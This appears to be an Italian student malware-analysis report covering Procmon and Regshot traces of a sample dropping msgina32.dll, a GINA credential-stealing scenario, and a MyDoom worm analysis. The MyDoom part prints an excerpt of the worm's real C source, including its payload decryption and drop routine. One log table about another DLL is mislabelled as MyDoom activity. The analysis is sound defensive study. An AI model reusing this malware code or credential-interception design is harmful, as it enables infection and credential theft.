13:23:...	Malware_Build_W...	1332	CreateFile	C:\Windows\SysWOW64\sechost.dll
13:23:...	Malware_Build_W...	1332	CreateFileMapping	C:\Windows\SysWOW64\sechost.dll
13:23:...	Malware_Build_W...	1332	CreateFileMapping	C:\Windows\SysWOW64\sechost.dll
13:23:...	Malware_Build_W...	1332	CloseFile	C:\Windows\SysWOW64\sechost.dll
13:23:...	Malware_Build_W...	1332	CreateFile	C:\Users\user\Desktop\MALWARE\Build_Week
13:23:...	Malware_Build_W...	1332	WriteFile	C:\Users\user\Desktop\MALWARE\Build_Week
13:23:...	Malware_Build_W...	1332	WriteFile	C:\Users\user\Desktop\MALWARE\Build_Week
13:23:...	Malware_Build_W...	1332	CloseFile	C:\Users\user\Desktop\MALWARE\Build_Week
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\System32\apisetschema.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Users\user\Desktop\MALWARE\Build_Week
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\System32\wow64win.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\System32\wow64.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\System32\wow64cpu.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\cryptbase.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\sspicli.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\KernelBase.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\msvcrt.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\kernel32.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\advapi32.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\rpcrt4.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\sechost.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\System32\ntdll.dll
13:23:...	Malware_Build_W...	1332	QueryNameInformationFile	C:\Windows\SysWOW64\ntdll.dll
13:23:...	Malware_Build_W...	1332	CloseFile	C:\Windows
13:23:...	Malware_Build_W...	1332	CloseFile	C:\Users\user\Desktop\MALWARE\Build_Week

### Event Properties

Event Process Stack

Date: 14/05/2024 13:23:59

Thread: 1176

Class: File System

Operation: CreateFile

Result: SUCCESS

Path: C:\Users\user\Desktop\MALWARE\Build\_Week\_Unit\_3\msgina32.dll

Duration: 0.0004647

---

Desired Access: Generic Write, Read Attributes

Disposition: OverwriteIf

Options: Synchronous IO Non-Alert, Non-Directory File

Attributes: N

ShareMode: Read, Write

AllocationSize: 0

OpenResult: Created

Infatti è proprio per questa operazione esposta in figura che il **malware riesce a modificare il contenuto della cartella dove è presente il suo eseguibile**





# Le varie operazioni menzionate in relazione al monitoraggio del file system tramite Procmon:

## CreateFile



Il malware sta cercando di aprire un file. Potrebbe essere per leggere, scrivere o eseguire altre operazioni su quel file

## QueryBasicInformationFile

Operation	Command Line	Path
CreateFile	regsvr32 -s nomalware.dll	C:\Windows\System32\nomalware.dll
CreateFile	regsvr32 -s nomalware.dll	C:\Windows\System32\nomalware.dll
CreateFile	regsvr32 -s nomalware.dll	C:\Windows\System32\nomalware.dll
CreateFile	regsvr32 -s nomalware.dll	C:\Windows\System32\nomalware.dll
QueryBasicInformationFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
CloseFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
CreateFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
QueryEaFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
CreateFileMapping	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
CreateFileMapping	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
CreateFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
CloseFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
CreateFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
QuerySecurityFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll
CloseFile	regsvr32 -s nomalware.dll	C:\Users\pentest\source\repos\nomalware\64.Debug\nomalware.dll


MyDoom sta chiedendo informazioni di base sul file, come ad esempio dimensioni, data di creazione, data di accesso, attributi, e così via

## CloseFile



Questa operazione indica la chiusura di un file precedentemente aperto, potrebbe chiuderlo per nascondere la propria attività

## CreateFileMapping



Questa operazione è utilizzata per creare un oggetto mappatura file, che consente l'accesso condiviso a un file da parte di più processi

## ReadFile




Il malware sta leggendo dati da un file. Potrebbe essere interessato a informazioni sensibili presenti in quei file o a configurazioni di sistema

## WriteFile



Potrebbe essere utilizzato per registrare attività, modificare file di configurazione o danneggiare il sistema

## QueryNameInformationFile




chiede informazioni sul nome del file. Potrebbe essere utilizzato per ottenere dettagli sul percorso, il nome del file o altre informazioni



# REGSHOT

Abbiamo utilizzato anche Regshot per trovare differenze prima e dopo l'attacco del malware sulle chiavi di registro



«**Regshot**» è un tool che permette di paragonare due istantanee delle chiavi di registro salvate in due momenti separati tra di loro. Ad esempio, è molto frequente salvare un'istantanea dello stato delle chiavi di registro prima dell'esecuzione di un malware e successivamente una seconda istantanea dopo l'esecuzione di un malware per poi paragonarle ed evidenziare eventuali modifiche. Questa tecnica permette di evidenziare tutte le modifiche che un dato malware apporta alle chiavi di registro.

# GIORNO 5

## Malware Analysis

### Traccia

GINA (Graphical identification and authentication ) è un componente lecito di Windows che permette l'autenticazione degli utenti tramite interfaccia grafica - ovvero permette agli utenti di inserire username e password nel classico riquadro Windows, come quello in figura a destra che usate anche voi per accedere alla macchina virtuale.

- Cosa può succedere se il file .dll lecito viene sostituito con un file .dll malevolo, che intercetta i dati inseriti?

Sulla base della risposta sopra, delineate il profilo del Malware e delle sue funzionalità.  
Unite tutti i punti per creare un grafico che ne rappresenti lo scopo ad alto livello.



## Cosa può succedere se il file .dll lecito viene sostituito con un file .dll malevolo, che intercetta i dati inseriti?

Sostituire il file .dll legittimo di GINA con uno malevolo può **consentire al malware di intercettare i dati inseriti dagli utenti durante il processo di autenticazione**. Le conseguenze possono essere gravi:

**Furto di credenziali:** Il malware potrebbe raccogliere username e password degli utenti mentre vengono inseriti, consentendo agli attaccanti di accedere in modo non autorizzato ai sistemi.

**Accesso non autorizzato:** Con le credenziali rubate, gli attaccanti potrebbero ottenere accesso ai dati sensibili, alle risorse di rete e ai sistemi critici dell'organizzazione.

**Installazione di malware aggiuntivo:** Il malware potrebbe essere progettato per installare ulteriori componenti dannosi sul sistema compromesso, aumentando così il livello di accesso e il controllo dell'attaccante.

**Compromissione dell'integrità del sistema:** La sostituzione del file .dll potrebbe compromettere l'integrità del sistema operativo, rendendo possibile l'esecuzione di altre azioni dannose o la compromissione della stabilità del sistema.



### Profilo del malware e delle sue funzionalità:

**Tipo di malware:** Trojan (probabilmente un tipo di Trojan Horse)

**Funzionalità principali:** Intercepisce e registra le credenziali inserite dagli utenti durante il processo di autenticazione. Invia le credenziali rubate agli attaccanti o le memorizza localmente per l'accesso successivo. Può essere progettato per comunicare con un server remoto per il controllo e il comando da parte degli attaccanti. Potrebbe avere funzionalità aggiuntive, come la persistenza nel sistema, la modifica delle impostazioni di sicurezza e la diffusione ad altri sistemi nella rete.







Questo grafico dettagliato mostra come il **malware comprometta il processo di autenticazione intercettando il file .dll legittimo di GINA**, modifichi il processo di autenticazione stesso per raccogliere le credenziali utente, interagisca con l'interfaccia grafica utente per simulare un comportamento legittimo e infine utilizzi le credenziali rubate per ottenere accesso non autorizzato alle risorse sensibili o per inviarle ai server remoti controllati dagli attaccanti.



# Comportamento Malware

1

## Step 1

Il malware riesce ad entrare in una macchina vittima e proverà a rubare dati dalle chiavi di registro Windows.

2

## Step 2

Sostituzione della libreria lecita con la libreria malevola: msgina32.dll

3

## Step 3

Intercettazione delle credenziali:  
La dll malevola intercetta username e password

4


## Step 4

Registrazione e invio dati : Le credenziali sono registrate e inviate forse ad un server dell'attaccante

5

## Step 5

Controllo continuo del sistema:  
Il malware mantiene il controllo e può eseguire ulteriori azioni





# BONUS 1

## Malware Analysis MYDOOM

### Traccia

Il malware Esercizio Traccia e requisiti Mydoom, apparso per la prima volta nel 2004, è uno dei worm più distruttivi della storia informatica. Si è diffuso principalmente tramite e-mail, infettando i computer Windows e lasciando aperte le porte di rete per future intrusioni. Il suo rapido spread ha causato gravi rallentamenti su reti aziendali e Internet globalmente.

1. **Analisi Forense:** Attraverso l'analisi del codice sorgente, potete imparare come funziona un malware dal punto di vista tecnico. Questo include l'analisi delle funzioni di propagazione, le tecniche di evasione dei sistemi di sicurezza, e la comprensione di come il malware gestisce la comunicazione con i server di comando e controllo
2. **Scenario di Intelligence:** Supponiamo che la nostra intelligence abbia scoperto una nuova variante di Mydoom che sta emergendo. Dovete valutare il codice per identificare possibili modifiche o aggiornamenti rispetto alla versione originale. Questo esercizio mira a prepararvi a rispondere rapidamente a nuove minacce, sviluppando capacità di analisi critica e di adattamento a scenari di sicurezza in evoluzione.

# Analisi Forense

## RIEPILOGO GENERALE

**Inizializzazione delle librerie di Windows:** Viene inizializzata la libreria Winsock (WSAStartup) per consentire al malware di comunicare attraverso la rete.

**Decodifica e installazione di un payload:** Viene decodificato un payload denominato "xproxy" e viene installato sul sistema.

**Controllo del primo avvio e installazione automatica:** Il malware controlla se è la prima volta che viene eseguito sul sistema e, se sì, installa se stesso automaticamente.

**Avvio automatico:** Il malware si imposta per avviarsi automaticamente all'avvio del sistema operativo, inserendo se stesso nel Registro di sistema.

**Esecuzione di un payload periodico:** Il malware esegue un payload denominato "sco" in modo periodico.

**Comunicazione peer-to-peer:** Viene eseguita una funzione chiamata "p2p\_spread", che potrebbe essere responsabile della diffusione del malware attraverso la rete peer-to-peer.

**Inizializzazione e scansione della posta elettronica:** Il malware inizializza e avvia la funzionalità di scansione della posta elettronica per la diffusione tramite email.

**Scansione del sistema:** Viene inizializzata e avviata una funzione di scansione del sistema per cercare altri sistemi da infettare.

**Gestione dell'interfaccia utente:** Viene creato un thread per la gestione di un'interfaccia utente che potrebbe essere utilizzata per mostrare messaggi o interazioni con l'utente.

```
C main.c X
C: > Users > OMEN > Desktop > Win32.Mydoom.a > C main.c
1  #define WIN32_LEAN_AND_MEAN
2  #include <windows.h>
3  #include <winsock2.h>
4  #include "lib.h"
5  #include "massmail.h"
6  #include "scan.h"
7  #include "sco.h"
8
9  #include "xproxy/xproxy.inc"
10
11  const char szWhoami[] = "(sync.c,v 0.1 2004/01/xx xx:xx:xx andy)";
12
13  /* p2p.c */
14  void p2p_spread(void);
15
16  struct sync_t {
17      int first_run;
18      DWORD start_tick;
19      char xproxy_path[MAX_PATH];
20      int xproxy_state; /* 0=unknown, 1=installed, 2=loaded */
21      char sync_instpath[MAX_PATH];
22      SYSTEMTIME sco_date;
23      SYSTEMTIME termdate;
24  };
25
26  void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
27  {
28      unsigned char k, buf[1024];
29      int i, buf_i;
30      DWORD dw;
31      for (i=0, buf_i=0, k=0xC7; i<src_size; i++) {
32          if (buf_i >= sizeof(buf)) {
33              WriteFile(hDest, buf, buf_i, &dw, NULL);
34              buf_i = 0;
35          }
36          buf[buf_i++] = src[i] ^ k;
37          k = (k + 3 * (i % 133)) & 0xFF;
38      }
39      if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
40  }
41
42  void payload_xproxy(struct sync_t *sync)
43  {
44      char fname[20], fpath[MAX_PATH+20];
45      HANDLE hFile;
46      int i;
```



# Analisi Forense

## Analisi delle funzioni - **p2p\_spread** e **kazaa\_spread**


**Libreria p2p\_spread() conta 2 funzioni: p2p\_spread e kazaa\_spread**

